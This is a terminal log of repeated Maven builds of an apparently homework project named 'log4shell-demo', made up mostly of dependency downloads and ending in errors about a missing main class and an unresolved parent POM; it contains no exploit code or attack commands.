Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-plugin-registry/2.0.9/maven-plugin-registry-2.0.9.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-plugin-registry/2.0.9/maven-plugin-registry-2.0.9.pom (2.0 kB at 68 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-plugin-descriptor/2.0.9/maven-plugin-descriptor-2.0.9.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-plugin-descriptor/2.0.9/maven-plugin-descriptor-2.0.9.pom (2.1 kB at 86 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-monitor/2.0.9/maven-monitor-2.0.9.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-monitor/2.0.9/maven-monitor-2.0.9.pom (1.3 kB at 61 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-toolchain/1.0/maven-toolchain-1.0.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-toolchain/1.0/maven-toolchain-1.0.pom (3.4 kB at 155 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-compiler-api/2.2/plexus-compiler-api-2.2.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-compiler-api/2.2/plexus-compiler-api-2.2.pom (865 B at 41 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-compiler/2.2/plexus-compiler-2.2.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-compiler/2.2/plexus-compiler-2.2.pom (3.6 kB at 181 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-utils/3.0.8/plexus-utils-3.0.8.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-utils/3.0.8/plexus-utils-3.0.8.pom (3.1 kB at 121 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus/3.2/plexus-3.2.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus/3.2/plexus-3.2.pom (19 kB at 493 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-compiler-manager/2.2/plexus-compiler-manager-2.2.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-compiler-manager/2.2/plexus-compiler-manager-2.2.pom (690 B at 27 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-compiler-javac/2.2/plexus-compiler-javac-2.2.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-compiler-javac/2.2/plexus-compiler-javac-2.2.pom (769 B at 26 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-compilers/2.2/plexus-compilers-2.2.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-compilers/2.2/plexus-compilers-2.2.pom (1.2 kB at 56 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-container-default/1.5.5/plexus-container-default-1.5.5.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-container-default/1.5.5/plexus-container-default-1.5.5.pom (2.8 kB at 110 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-utils/1.4.5/plexus-utils-1.4.5.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-utils/1.4.5/plexus-utils-1.4.5.pom (2.3 kB at 113 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-classworlds/2.2.2/plexus-classworlds-2.2.2.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-classworlds/2.2.2/plexus-classworlds-2.2.2.pom (4.0 kB at 192 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/xbean/xbean-reflect/3.4/xbean-reflect-3.4.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/xbean/xbean-reflect/3.4/xbean-reflect-3.4.pom (2.8 kB at 117 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/xbean/xbean/3.4/xbean-3.4.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/xbean/xbean/3.4/xbean-3.4.pom (19 kB at 842 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/log4j/log4j/1.2.12/log4j-1.2.12.pom

Downloaded from central: https://repo.maven.apache.org/maven2/log4j/log4j/1.2.12/log4j-1.2.12.pom (145 B at 7.2 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/commons-logging/commons-logging-api/1.1/commons-logging-api-1.1.pom

Downloaded from central: https://repo.maven.apache.org/maven2/commons-logging/commons-logging-api/1.1/commons-logging-api-1.1.pom (5.3 kB at 223 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/com/google/collections/google-collections/1.0/google-collections-1.0.pom

Downloaded from central: https://repo.maven.apache.org/maven2/com/google/collections/google-collections/1.0/google-collections-1.0.pom (2.5 kB at 113 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/com/google/google/1/google-1.pom

Downloaded from central: https://repo.maven.apache.org/maven2/com/google/google/1/google-1.pom (1.6 kB at 68 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/junit/junit/3.8.2/junit-3.8.2.pom

Downloaded from central: https://repo.maven.apache.org/maven2/junit/junit/3.8.2/junit-3.8.2.pom (747 B at 34 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-plugin-api/2.0.9/maven-plugin-api-2.0.9.jar

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-artifact/2.0.9/maven-artifact-2.0.9.jar

Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-utils/1.5.1/plexus-utils-1.5.1.jar

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-core/2.0.9/maven-core-2.0.9.jar

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-settings/2.0.9/maven-settings-2.0.9.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-plugin-api/2.0.9/maven-plugin-api-2.0.9.jar (13 kB at 445 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-plugin-parameter-documenter/2.0.9/maven-plugin-parameter-documenter-2.0.9.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-artifact/2.0.9/maven-artifact-2.0.9.jar (89 kB at 2.5 MB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-profile/2.0.9/maven-profile-2.0.9.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-plugin-parameter-documenter/2.0.9/maven-plugin-parameter-documenter-2.0.9.jar (21 kB at 486 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-model/2.0.9/maven-model-2.0.9.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-settings/2.0.9/maven-settings-2.0.9.jar (49 kB at 1.1 MB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-repository-metadata/2.0.9/maven-repository-metadata-2.0.9.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-profile/2.0.9/maven-profile-2.0.9.jar (35 kB at 631 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-error-diagnostics/2.0.9/maven-error-diagnostics-2.0.9.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-utils/1.5.1/plexus-utils-1.5.1.jar (211 kB at 3.5 MB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-project/2.0.9/maven-project-2.0.9.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-repository-metadata/2.0.9/maven-repository-metadata-2.0.9.jar (25 kB at 346 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-plugin-registry/2.0.9/maven-plugin-registry-2.0.9.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-core/2.0.9/maven-core-2.0.9.jar (160 kB at 2.2 MB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-plugin-descriptor/2.0.9/maven-plugin-descriptor-2.0.9.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-model/2.0.9/maven-model-2.0.9.jar (87 kB at 1.2 MB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-artifact-manager/2.0.9/maven-artifact-manager-2.0.9.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-error-diagnostics/2.0.9/maven-error-diagnostics-2.0.9.jar (14 kB at 181 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-monitor/2.0.9/maven-monitor-2.0.9.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-monitor/2.0.9/maven-monitor-2.0.9.jar (10 kB at 107 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-toolchain/1.0/maven-toolchain-1.0.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-plugin-descriptor/2.0.9/maven-plugin-descriptor-2.0.9.jar (37 kB at 378 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-shared-utils/0.1/maven-shared-utils-0.1.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-artifact-manager/2.0.9/maven-artifact-manager-2.0.9.jar (58 kB at 584 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/com/google/code/findbugs/jsr305/2.0.1/jsr305-2.0.1.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-plugin-registry/2.0.9/maven-plugin-registry-2.0.9.jar (29 kB at 285 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-compiler-api/2.2/plexus-compiler-api-2.2.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-project/2.0.9/maven-project-2.0.9.jar (122 kB at 1.1 MB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-compiler-manager/2.2/plexus-compiler-manager-2.2.jar

Downloaded from central: https://repo.maven.apache.org/maven2/com/google/code/findbugs/jsr305/2.0.1/jsr305-2.0.1.jar (32 kB at 259 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-compiler-javac/2.2/plexus-compiler-javac-2.2.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-toolchain/1.0/maven-toolchain-1.0.jar (33 kB at 263 kB/s)

Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-compiler-api/2.2/plexus-compiler-api-2.2.jar (25 kB at 200 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-container-default/1.5.5/plexus-container-default-1.5.5.jar

Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-classworlds/2.2.2/plexus-classworlds-2.2.2.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-compiler-manager/2.2/plexus-compiler-manager-2.2.jar (4.6 kB at 35 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/xbean/xbean-reflect/3.4/xbean-reflect-3.4.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-shared-utils/0.1/maven-shared-utils-0.1.jar (155 kB at 1.1 MB/s)

Downloading from central: https://repo.maven.apache.org/maven2/log4j/log4j/1.2.12/log4j-1.2.12.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-compiler-javac/2.2/plexus-compiler-javac-2.2.jar (19 kB at 126 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/commons-logging/commons-logging-api/1.1/commons-logging-api-1.1.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-classworlds/2.2.2/plexus-classworlds-2.2.2.jar (46 kB at 294 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/com/google/collections/google-collections/1.0/google-collections-1.0.jar

Downloaded from central: https://repo.maven.apache.org/maven2/commons-logging/commons-logging-api/1.1/commons-logging-api-1.1.jar (45 kB at 253 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/junit/junit/3.8.2/junit-3.8.2.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/xbean/xbean-reflect/3.4/xbean-reflect-3.4.jar (134 kB at 719 kB/s)

Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-container-default/1.5.5/plexus-container-default-1.5.5.jar (217 kB at 1.1 MB/s)

Downloaded from central: https://repo.maven.apache.org/maven2/junit/junit/3.8.2/junit-3.8.2.jar (121 kB at 577 kB/s)

Downloaded from central: https://repo.maven.apache.org/maven2/log4j/log4j/1.2.12/log4j-1.2.12.jar (358 kB at 1.7 MB/s)

Downloaded from central: https://repo.maven.apache.org/maven2/com/google/collections/google-collections/1.0/google-collections-1.0.jar (640 kB at 2.8 MB/s)

[INFO] No sources to compile

[INFO]

[INFO] --- maven-resources-plugin:2.6:testResources (default-testResources) @ log4shell-demo ---

[WARNING] Using platform encoding (UTF-8 actually) to copy filtered resources, i.e. build is platform dependent!

[INFO] skip non existing resourceDirectory /home/ec2-user/log4shell-homework/src/test/resources

[INFO]

[INFO] --- maven-compiler-plugin:3.1:testCompile (default-testCompile) @ log4shell-demo ---

[INFO] No sources to compile

[INFO]

[INFO] --- maven-surefire-plugin:2.12.4:test (default-test) @ log4shell-demo ---

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/surefire/surefire-booter/2.12.4/surefire-booter-2.12.4.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/surefire/surefire-booter/2.12.4/surefire-booter-2.12.4.pom (3.0 kB at 138 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/surefire/surefire-api/2.12.4/surefire-api-2.12.4.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/surefire/surefire-api/2.12.4/surefire-api-2.12.4.pom (2.5 kB at 113 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/surefire/maven-surefire-common/2.12.4/maven-surefire-common-2.12.4.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/surefire/maven-surefire-common/2.12.4/maven-surefire-common-2.12.4.pom (5.5 kB at 149 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugin-tools/maven-plugin-annotations/3.1/maven-plugin-annotations-3.1.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugin-tools/maven-plugin-annotations/3.1/maven-plugin-annotations-3.1.pom (1.6 kB at 74 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugin-tools/maven-plugin-tools/3.1/maven-plugin-tools-3.1.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugin-tools/maven-plugin-tools/3.1/maven-plugin-tools-3.1.pom (16 kB at 647 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/reporting/maven-reporting-api/2.0.9/maven-reporting-api-2.0.9.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/reporting/maven-reporting-api/2.0.9/maven-reporting-api-2.0.9.pom (1.8 kB at 72 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/reporting/maven-reporting/2.0.9/maven-reporting-2.0.9.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/reporting/maven-reporting/2.0.9/maven-reporting-2.0.9.pom (1.5 kB at 74 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-toolchain/2.0.9/maven-toolchain-2.0.9.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-toolchain/2.0.9/maven-toolchain-2.0.9.pom (3.5 kB at 139 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/commons/commons-lang3/3.1/commons-lang3-3.1.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/commons/commons-lang3/3.1/commons-lang3-3.1.pom (17 kB at 668 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/commons/commons-parent/22/commons-parent-22.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/commons/commons-parent/22/commons-parent-22.pom (42 kB at 1.9 MB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-common-artifact-filters/1.3/maven-common-artifact-filters-1.3.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-common-artifact-filters/1.3/maven-common-artifact-filters-1.3.pom (3.7 kB at 106 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-shared-components/12/maven-shared-components-12.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-shared-components/12/maven-shared-components-12.pom (9.3 kB at 424 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-parent/13/maven-parent-13.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-parent/13/maven-parent-13.pom (23 kB at 984 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-container-default/1.0-alpha-9/plexus-container-default-1.0-alpha-9.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-container-default/1.0-alpha-9/plexus-container-default-1.0-alpha-9.pom (1.2 kB at 43 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/surefire/surefire-booter/2.12.4/surefire-booter-2.12.4.jar

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/surefire/surefire-api/2.12.4/surefire-api-2.12.4.jar

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/surefire/maven-surefire-common/2.12.4/maven-surefire-common-2.12.4.jar

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/commons/commons-lang3/3.1/commons-lang3-3.1.jar

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-common-artifact-filters/1.3/maven-common-artifact-filters-1.3.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/surefire/surefire-booter/2.12.4/surefire-booter-2.12.4.jar (35 kB at 1.2 MB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-utils/3.0.8/plexus-utils-3.0.8.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/surefire/surefire-api/2.12.4/surefire-api-2.12.4.jar (118 kB at 3.1 MB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/reporting/maven-reporting-api/2.0.9/maven-reporting-api-2.0.9.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-common-artifact-filters/1.3/maven-common-artifact-filters-1.3.jar (31 kB at 1.0 MB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-toolchain/2.0.9/maven-toolchain-2.0.9.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/reporting/maven-reporting-api/2.0.9/maven-reporting-api-2.0.9.jar (10 kB at 260 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugin-tools/maven-plugin-annotations/3.1/maven-plugin-annotations-3.1.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-toolchain/2.0.9/maven-toolchain-2.0.9.jar (38 kB at 745 kB/s)

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugin-tools/maven-plugin-annotations/3.1/maven-plugin-annotations-3.1.jar (14 kB at 212 kB/s)

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/commons/commons-lang3/3.1/commons-lang3-3.1.jar (316 kB at 3.7 MB/s)

Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-utils/3.0.8/plexus-utils-3.0.8.jar (232 kB at 3.0 MB/s)

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/surefire/maven-surefire-common/2.12.4/maven-surefire-common-2.12.4.jar (263 kB at 2.5 MB/s)

[INFO] No tests to run.

[INFO]

[INFO] --- maven-jar-plugin:2.4:jar (default-jar) @ log4shell-demo ---

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-archiver/2.5/maven-archiver-2.5.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-archiver/2.5/maven-archiver-2.5.pom (4.5 kB at 197 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-archiver/2.1/plexus-archiver-2.1.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-archiver/2.1/plexus-archiver-2.1.pom (2.8 kB at 134 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-io/2.0.2/plexus-io-2.0.2.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-io/2.0.2/plexus-io-2.0.2.pom (1.7 kB at 83 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-components/1.1.19/plexus-components-1.1.19.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-components/1.1.19/plexus-components-1.1.19.pom (2.7 kB at 123 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-interpolation/1.15/plexus-interpolation-1.15.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-interpolation/1.15/plexus-interpolation-1.15.pom (1.0 kB at 46 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/commons-lang/commons-lang/2.1/commons-lang-2.1.pom

Downloaded from central: https://repo.maven.apache.org/maven2/commons-lang/commons-lang/2.1/commons-lang-2.1.pom (9.9 kB at 397 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/classworlds/classworlds/1.1-alpha-2/classworlds-1.1-alpha-2.jar

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-archiver/2.5/maven-archiver-2.5.jar

Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-interpolation/1.15/plexus-interpolation-1.15.jar

Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-archiver/2.1/plexus-archiver-2.1.jar

Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-io/2.0.2/plexus-io-2.0.2.jar

Downloaded from central: https://repo.maven.apache.org/maven2/classworlds/classworlds/1.1-alpha-2/classworlds-1.1-alpha-2.jar (38 kB at 1.6 MB/s)

Downloading from central: https://repo.maven.apache.org/maven2/commons-lang/commons-lang/2.1/commons-lang-2.1.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-interpolation/1.15/plexus-interpolation-1.15.jar (60 kB at 1.6 MB/s)

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-archiver/2.5/maven-archiver-2.5.jar (22 kB at 559 kB/s)

Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-io/2.0.2/plexus-io-2.0.2.jar (58 kB at 2.2 MB/s)

Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-archiver/2.1/plexus-archiver-2.1.jar (184 kB at 4.7 MB/s)

Downloaded from central: https://repo.maven.apache.org/maven2/commons-lang/commons-lang/2.1/commons-lang-2.1.jar (208 kB at 5.1 MB/s)

[WARNING] JAR will be empty - no content was marked for inclusion!

[INFO] Building jar: /home/ec2-user/log4shell-homework/target/log4shell-demo-0.0.1-SNAPSHOT.jar

[INFO] --

[INFO] BUILD SUCCESS

[INFO] --

[INFO] Total time: 6.899 s

[INFO] Finished at: 2025-05-28T23:14:57Z

[INFO] --

(venv) [ec2-user@ip-172-31-46-85 log4shell-homework]$ java -jar target/log4shell-demo-0.0.1-SNAPSHOT.jar

no main manifest attribute, in target/log4shell-demo-0.0.1-SNAPSHOT.jar

(venv) [ec2-user@ip-172-31-46-85 log4shell-homework]$ mvn clean package

[INFO] Scanning for projects...

[INFO]

[INFO] ----------------------< com.example:log4shell-demo >----------------------

[INFO] Building log4shell-demo 0.0.1-SNAPSHOT

[INFO] --------------------------------[jar]---------------------------------

[INFO]

[INFO] --- maven-clean-plugin:2.5:clean (default-clean) @ log4shell-demo ---

[INFO] Deleting /home/ec2-user/log4shell-homework/target

[INFO]

[INFO] --- maven-resources-plugin:2.6:resources (default-resources) @ log4shell-demo ---

[WARNING] Using platform encoding (UTF-8 actually) to copy filtered resources, i.e. build is platform dependent!

[INFO] skip non existing resourceDirectory /home/ec2-user/log4shell-homework/src/main/resources

[INFO]

[INFO] --- maven-compiler-plugin:3.1:compile (default-compile) @ log4shell-demo ---

[INFO] No sources to compile

[INFO]

[INFO] --- maven-resources-plugin:2.6:testResources (default-testResources) @ log4shell-demo ---

[WARNING] Using platform encoding (UTF-8 actually) to copy filtered resources, i.e. build is platform dependent!

[INFO] skip non existing resourceDirectory /home/ec2-user/log4shell-homework/src/test/resources

[INFO]

[INFO] --- maven-compiler-plugin:3.1:testCompile (default-testCompile) @ log4shell-demo ---

[INFO] No sources to compile

[INFO]

[INFO] --- maven-surefire-plugin:2.12.4:test (default-test) @ log4shell-demo ---

[INFO] No tests to run.

[INFO]

[INFO] --- maven-jar-plugin:2.4:jar (default-jar) @ log4shell-demo ---

[WARNING] JAR will be empty - no content was marked for inclusion!

[INFO] Building jar: /home/ec2-user/log4shell-homework/target/log4shell-demo-0.0.1-SNAPSHOT.jar

[INFO]

[INFO] --- spring-boot-maven-plugin:2.5.5:repackage (default) @ log4shell-demo ---

[INFO] --

[INFO] BUILD FAILURE

[INFO] --

[INFO] Total time: 2.643 s

[INFO] Finished at: 2025-05-28T23:17:10Z

[INFO] --

[ERROR] Failed to execute goal org.springframework.boot:spring-boot-maven-plugin:2.5.5:repackage (default) on project log4shell-demo: Execution default of goal org.springframework.boot:spring-boot-maven-plugin:2.5.5:repackage failed: Unable to find main class -> [Help 1]

[ERROR]

[ERROR] To see the full stack trace of the errors, re-run Maven with the -e switch.

[ERROR] Re-run Maven using the -X switch to enable full debug logging.

[ERROR]

[ERROR] For more information about the errors and possible solutions, please read the following articles:

[ERROR] [Help 1] http://cwiki.apache.org/confluence/display/MAVEN/PluginExecutionException

(venv) [ec2-user@ip-172-31-46-85 log4shell-homework]$ mvn clean package

[INFO] Scanning for projects...

[INFO]

[INFO] ----------------------< com.example:log4shell-demo >----------------------

[INFO] Building log4shell-demo 0.0.1-SNAPSHOT

[INFO] --------------------------------[jar]---------------------------------

[INFO]

[INFO] --- maven-clean-plugin:2.5:clean (default-clean) @ log4shell-demo ---

[INFO] Deleting /home/ec2-user/log4shell-homework/target

[INFO]

[INFO] --- maven-resources-plugin:2.6:resources (default-resources) @ log4shell-demo ---

[WARNING] Using platform encoding (UTF-8 actually) to copy filtered resources, i.e. build is platform dependent!

[INFO] skip non existing resourceDirectory /home/ec2-user/log4shell-homework/src/main/resources

[INFO]

[INFO] --- maven-compiler-plugin:3.1:compile (default-compile) @ log4shell-demo ---

[INFO] No sources to compile

[INFO]

[INFO] --- maven-resources-plugin:2.6:testResources (default-testResources) @ log4shell-demo ---

[WARNING] Using platform encoding (UTF-8 actually) to copy filtered resources, i.e. build is platform dependent!

[INFO] skip non existing resourceDirectory /home/ec2-user/log4shell-homework/src/test/resources

[INFO]

[INFO] --- maven-compiler-plugin:3.1:testCompile (default-testCompile) @ log4shell-demo ---

[INFO] No sources to compile

[INFO]

[INFO] --- maven-surefire-plugin:2.12.4:test (default-test) @ log4shell-demo ---

[INFO] No tests to run.

[INFO]

[INFO] --- maven-jar-plugin:2.4:jar (default-jar) @ log4shell-demo ---

[WARNING] JAR will be empty - no content was marked for inclusion!

[INFO] Building jar: /home/ec2-user/log4shell-homework/target/log4shell-demo-0.0.1-SNAPSHOT.jar

[INFO] --

[INFO] BUILD SUCCESS

[INFO] --

[INFO] Total time: 1.800 s

[INFO] Finished at: 2025-05-28T23:20:26Z

[INFO] --

(venv) [ec2-user@ip-172-31-46-85 log4shell-homework]$ java -jar target/log4shell-demo-0.0.1-SNAPSHOT.jar

no main manifest attribute, in target/log4shell-demo-0.0.1-SNAPSHOT.jar

(venv) [ec2-user@ip-172-31-46-85 log4shell-homework]$ mvn clean package

[INFO] Scanning for projects...

Downloading from central: https://repo.maven.apache.org/maven2/org/springframework/boot/spring-boot-starter-parent/$%7Bspring.boot.version%7D/spring-boot-starter-parent-$%7Bspring.boot.version%7D.pom

[ERROR] [ERROR] Some problems were encountered while processing the POMs:

[FATAL] Non-resolvable parent POM for com.example:log4shell-demo:0.0.1-SNAPSHOT: Could not find artifact org.springframework.boot:spring-boot-starter-parent:pom:${spring.boot.version} in central (https://repo.maven.apache.org/maven2) and 'parent.relativePath' points at no local POM @ line 23, column 13

@

[ERROR] The build could not read 1 project -> [Help 1]

[ERROR]

[ERROR]   The project com.example:log4shell-demo:0.0.1-SNAPSHOT (/home/ec2-user/log4shell-homework/pom.xml) has 1 error

